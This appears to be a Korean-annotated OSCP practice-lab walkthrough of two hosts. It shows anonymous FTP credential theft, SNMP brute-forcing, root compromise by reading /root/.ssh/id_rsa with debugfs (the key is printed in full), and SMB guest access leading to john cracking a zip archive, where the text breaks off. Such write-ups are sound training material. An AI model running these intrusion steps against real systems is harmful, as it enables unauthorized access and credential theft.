Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 08:02 -0500
Nmap scan report for 192.168.107.110
Host is up (0.19s latency).
Not shown: 993 open|filtered udp ports (no-response), 6 closed udp ports (port-unreach)
PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 3.04 seconds
Initial Access
FTP Anonymous 로그인 성공
┌──(kali㉿kali)-[~/oscp/110]
└─$ ftp 192.168.107.110
Connected to 192.168.107.110.
220 (vsFTPd 3.0.5)
Name (192.168.107.110:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
FTP 서버에서 db_connect.php 파일 발견
┌──(kali㉿kali)-[~/oscp/110]
└─$ ftp 192.168.107.110
Connected to 192.168.107.110.
220 (vsFTPd 3.0.5)
Name (192.168.107.110:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||41709|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jun 02  2023 db
226 Directory send OK.
ftp> cd db
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||26076|)
150 Here comes the directory listing.
-rwxrwxr-x    1 65534    65534         238 Jun 02  2023 db_connect.php
226 Directory send OK.
ftp> get db_connect.php
local: db_connect.php remote: db_connect.php
229 Entering Extended Passive Mode (|||37010|)
150 Opening BINARY mode data connection for db_connect.php (238 bytes).
100% |****************************************************************************************************************************************************************************************************************|   238      174.88 KiB/s    00:00 ETA
226 Transfer complete.
238 bytes received in 00:00 (1.22 KiB/s)
ftp>
db_connect.php 파일에서 DB 계정정보 발견
┌──(kali㉿kali)-[~/oscp/110]
└─$ cat db_connect.php
<?php
        define("DB_SERVER","localhost");
        define("DB_USER","student");
        define("DB_PASS","secret%pass");
        define("DB_NAME","oscp");
?>

<?php
        require_once('db_connect.php');
        $db = mysqli_connect(DB_SERVER, DB_USER, DB_PASS, DB_NAME);
?>
SNMP community stirng이 “security”인 것을 확인
┌──(kali㉿kali)-[~/oscp/110]
└─$ hydra -P /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings.txt snmp://192.168.107.110
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-28 08:03:46
[DATA] max 16 tasks per 1 server, overall 16 tasks, 118 login tries (l:1/p:118), ~8 tries per task
[DATA] attacking snmp://192.168.107.110:161/
[161][snmp] host: 192.168.107.110   password: security
[STATUS] attack finished for 192.168.107.110 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-28 08:04:35
SNMP 데이터 열거 결과 계정 정보 발견 (jack:Not2Easy4Win8!)
┌──(kali㉿kali)-[~/oscp/110]
└─$ snmpbulkwalk -v2c -c security 192.168.107.110 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."passwd" = STRING: /etc/snmp/scripts/passwd.sh
NET-SNMP-EXTEND-MIB::nsExtendArgs."passwd" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."passwd" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."passwd" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."passwd" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."passwd" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."passwd" = INTEGER: permanent(4)
NET-SNMP-EXTEND-MIB::nsExtendStatus."passwd" = INTEGER: active(1)
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."passwd" = STRING: jack:Not2Easy4Win8!
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."passwd" = STRING: jack:Not2Easy4Win8!
NET-SNMP-EXTEND-MIB::nsExtendOutNumLines."passwd" = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendResult."passwd" = INTEGER: 0
NET-SNMP-EXTEND-MIB::nsExtendOutLine."passwd".1 = STRING: jack:Not2Easy4Win8!
<SNIP>
알아낸 jack 사용자 계정정보로 SSH 접속
──(kali㉿kali)-[~/oscp/110]
└─$ sshpass -p 'Not2Easy4Win8!' ssh jack@192.168.107.110
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Feb 28 01:10:30 PM UTC 2026

  System load:  0.00146484375     Processes:               210
  Usage of /:   57.2% of 9.75GB   Users logged in:         0
  Memory usage: 14%               IPv4 address for ens160: 192.168.107.110
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

$
Read local.txt
jack@oscp:~$ cat local.txt
ef24be0c559ec7a83c326cb542fd02a8
jack@oscp:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:6b:c6 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.107.110/24 brd 192.168.107.255 scope global ens160
       valid_lft forever preferred_lft forever
Privilege Escalation
LinPEAS 실행
ack@oscp:~$ ./linpeas.sh | tee linpeas                                                                                                                                                                                                     08:33 [1821/1821]


                            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
                    ▄▄▄▄▄▄▄             ▄▄▄▄▄▄▄▄
             ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄
         ▄▄▄▄     ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄
         ▄    ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄          ▄▄▄▄▄▄               ▄▄▄▄▄▄ ▄
         ▄▄▄▄▄▄              ▄▄▄▄▄▄▄▄                 ▄▄▄▄
         ▄▄                  ▄▄▄ ▄▄▄▄▄                  ▄▄▄
         ▄▄                ▄▄▄▄▄▄▄▄▄▄▄▄                  ▄▄
         ▄            ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄   ▄▄
         ▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄                                ▄▄▄▄
         ▄▄▄▄▄  ▄▄▄▄▄                       ▄▄▄▄▄▄     ▄▄▄▄
         ▄▄▄▄   ▄▄▄▄▄                       ▄▄▄▄▄      ▄ ▄▄
         ▄▄▄▄▄  ▄▄▄▄▄        ▄▄▄▄▄▄▄        ▄▄▄▄▄     ▄▄▄▄▄
         ▄▄▄▄▄▄  ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄   ▄▄▄▄▄
          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄        ▄          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄                       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄                         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
          ▀▀▄▄▄   ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀
               ▀▀▀▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄▄▄▀▀
                     ▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀

    /---------------------------------------------------------------------------------\
    |                             Do you like PEASS?                                  |
    |---------------------------------------------------------------------------------|
    |         Learn Cloud Hacking       :     https://training.hacktricks.xyz         |
    |         Follow on Twitter         :     @hacktricks_live                        |
    |         Respect on HTB            :     SirBroccoli                             |
    |---------------------------------------------------------------------------------|
    |                                 Thank you!                                      |
    \---------------------------------------------------------------------------------/
          LinPEAS-ng by carlospolop

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the
 computer owner's permission.

Linux Privesc Checklist: https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html
 LEGEND:
  RED/YELLOW: 95% a PE vector
  RED: You should take a look to it
  LightCyan: Users with console
  Blue: Users without console & mounted devs
  Green: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)
<SNIP>
LinPEAS 실행 결과 jack 사용자가 disk 그룹에 속한 것을 확인
<SNIP>

                               ╔═══════════════════╗
═══════════════════════════════╣ Users Information ╠═══════════════════════════════
                               ╚═══════════════════╝
╔══════════╣ My user
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#users
uid=1000(jack) gid=1000(jack) groups=1000(jack),6(disk)

<SNIP>
마운트된 각 파일의 디스크 공간 요약을 사람이 읽기 쉬운 형식으로 확인하려면 다음 명령을 사용합니다. 여기서는 루트 디렉터리( / )가 마운트된 파티션, 즉 /dev/mapper/ubuntu—vg-ubuntu—lv을 살펴보겠습니다 .
jack@oscp:~$ df -h
Filesystem                         Size  Used Avail Use% Mounted on
tmpfs                              198M  1.2M  197M   1% /run
/dev/mapper/ubuntu--vg-ubuntu--lv  9.8G  5.6G  3.7G  61% /
tmpfs                              988M     0  988M   0% /dev/shm
tmpfs                              5.0M     0  5.0M   0% /run/lock
/dev/sda2                          1.8G  245M  1.4G  15% /boot
tmpfs                              198M  4.0K  198M   1% /run/user/1000
파티션을 선택한 후에는 Linux 의 debugfs 유틸리티를 사용하여 해당 파티션을 검사하고 수정할 수 있습니다 . 또한 이 유틸리티를 사용하면 디렉터리를 생성 하거나 기존 디렉터리의 내용을 읽을 수 있습니다 .
debugfs 유틸리티를 사용하여 테스트 디렉토리를 생성한 후 , 파일 시스템에 읽기 전용 권한이 부여된 것을 확인했습니다. 따라서, 루트 사용자의 SSH 개인 키를 읽어와서 나중에 해당 SSH 개인 키를 사용하여 로그인할 수 있도록 시도해 볼 수 있습니다 .
jack@oscp:~$ debugfs /dev/mapper/ubuntu--vg-ubuntu--lv                                                                                                                                                                                                  [0/0]
debugfs 1.46.5 (30-Dec-2021)
debugfs:  mkdir test
mkdir: Filesystem opened read/only
debugfs:  cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
yoYTV2SJmmjmEAAAALcm9vdEBvZmZzZWM=
-----END OPENSSH PRIVATE KEY-----
debugfs:
획득한 SSH Private Key를 사용하여 SSH 접속
┌──(kali㉿kali)-[~/oscp/110]
└─$ vi id_rsa

┌──(kali㉿kali)-[~/oscp/110]
└─$ chmod 600 id_rsa

┌──(kali㉿kali)-[~/oscp/110]
└─$ ssh root@192.168.107.110 -i id_rsa
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-60-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat Feb 28 02:56:47 PM UTC 2026

  System load:  0.0               Processes:               226
  Usage of /:   57.2% of 9.75GB   Users logged in:         1
  Memory usage: 26%               IPv4 address for ens160: 192.168.107.110
  Swap usage:   0%


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Jun  2 13:16:43 2023
root@oscp:~#
Read proof.txt
root@oscp:~# cat proof.txt
96887c66c10fddb45cc00341daf7acf3
root@oscp:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:8a:6b:c6 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.107.110/24 brd 192.168.107.255 scope global ens160
       valid_lft forever preferred_lft forever
192.168.108.111
Nmap
┌──(kali㉿kali)-[~/oscp/111]
└─$ sudo nmap 192.168.107.111 --open --min-rate 3000 -oN scan
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-28 08:07 -0500
Nmap scan report for 192.168.107.111
Host is up (0.19s latency).
Not shown: 994 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 2.90 seconds
Initial Access
SMB 공유 디렉토리 열거 결과 guest 계정으로 AnneAuto 공유 디렉토리 접근 가능
┌──(kali㉿kali)-[~/oscp/111]
└─$ nxc smb 192.168.107.111 -u 'guest' -p '' --shares
SMB         192.168.107.111 445    OSCP             [*] Windows 10 / Server 2019 Build 17763 x64 (name:OSCP) (domain:oscp) (signing:False) (SMBv1:False)
SMB         192.168.107.111 445    OSCP             [+] oscp\guest:
SMB         192.168.107.111 445    OSCP             [*] Enumerated shares
SMB         192.168.107.111 445    OSCP             Share           Permissions     Remark
SMB         192.168.107.111 445    OSCP             -----           -----------     ------
SMB         192.168.107.111 445    OSCP             ADMIN$                          Remote Admin
SMB         192.168.107.111 445    OSCP             AnneAuto        READ            Anne's Automatic BackUps
SMB         192.168.107.111 445    OSCP             C$                              Default share
SMB         192.168.107.111 445    OSCP             IPC$            READ            Remote IPC
AnneAuto 공유 디렉토리에서 emails.zip 파일 발견
┌──(kali㉿kali)-[~/oscp/111]
└─$ smbclient //192.168.107.111/AnneAuto/ -U 'guest'
Password for [WORKGROUP\guest]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Aug 24 11:12:37 2023
  ..                                  D        0  Thu Aug 24 11:12:37 2023
  emails.zip                          A    70052  Thu Aug 24 11:12:37 2023

                10328063 blocks of size 4096. 5835733 blocks available
smb: \> get email.zip
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \email.zip
smb: \> get emails.zip
getting file \emails.zip of size 70052 as emails.zip (59.7 KiloBytes/sec) (average 59.7 KiloBytes/sec)
smb: \>
emails.zip 파일 압축 해제를 위해 비밀번호 필요
┌──(kali㉿kali)-[~/oscp/111/emails]
└─$ 7z x emails.zip
7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 70052 bytes (69 KiB)

Extracting archive: emails.zip
--
Path = emails.zip
Type = zip
Physical Size = 70052


Enter password (will not be echoed):
zip 파일에서 해시 추출
┌──(kali㉿kali)-[~/oscp/111/emails]
└─$ zip2john emails.zip > hash.txt
ver 2.0 emails.zip/emails/ is not encrypted, or stored with non-handled compression type
ver 2.0 emails.zip/emails/2023_Week38/ is not encrypted, or stored with non-handled compression type
ver 2.0 emails.zip/emails/2023_Week39/ is not encrypted, or stored with non-handled compression type
ver 2.0 emails.zip/emails/2023_Week40/ is not encrypted, or stored with non-handled compression type
해시 크랙하여 평문 비밀번호 획득 (1chief)
┌──(kali㉿kali)-[~/oscp/111/emails]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 35 password hashes with 35 different salts (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Loaded hashes with cost 1 (HMAC size) varying from 131 to 3717
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1chief           (emails.zip/emails/2023_Week39/20230928165504.msg)
1chief           (emails.zip/emails/2023_Week40/20231003083641.msg)
1chief           (emails.zip/emails/2023_Week39/20230925135608.msg)
1chief           (emails.zip/emails/2023_Week38/20230921162159.msg)
1chief           (emails.zip/emails/2023_Week40/20231005142354.msg)
1chief           (emails.zip/emails/2023_Week40/20231003170144.msg)
1chief           (emails.zip/emails/2023_Week39/20230929110833.msg)
1chief           (emails.zip/emails/2023_Week39/20230928105123.msg)
1chief           (emails.zip/emails/2023_Week40/20231004110458.msg)
1chief           (emails.zip/emails/2023_Week38/20230922085147)
1chief           (emails.zip/emails/2023_Week40/20231005113745.msg)
1chief           (emails.zip/emails/2023_Week39/20230925170144.msg)
1chief           (emails.zip/emails/2023_Week40/20231006110833.msg)
1chief           (emails.zip/emails/2023_Week39/20230925083641.msg)
1chief           (emails.zip/emails/2023_Week40/20231006105148.msg)
1chief           (emails.zip/emails/2023_Week40/20231006105123.msg)
1chief           (emails.zip/emails/2023_Week38/20230922084703.msg)
1chief           (emails.zip/emails/2023_Week39/20230928120237.msg)
1chief           (emails.zip/emails/2023_Week40/20231005165504.msg)
1chief           (emails.zip/emails/2023_Week38/20230920093456.msg)
1chief           (emails.zip/emails/2023_Week40/20231004092256.msg)
1chief           (emails.zip/emails/2023_Week39/.DS_Store)
1chief           (emails.zip/emails/2023_Week39/20230927142354.msg)
1chief           (emails.zip/emails/2023_Week38/leetrus.vcf)
1chief           (emails.zip/emails/2023_Week39/20230928113745.msg)
1chief           (emails.zip/emails/2023_Week38/20230920160416)
1chief           (emails.zip/emails/2023_Week40/20231005120237.msg)
1chief           (emails.zip/emails/2023_Week40/20231003135608.msg)
1chief           (emails.zip/emails/2023_Week39/20230929105148.msg)
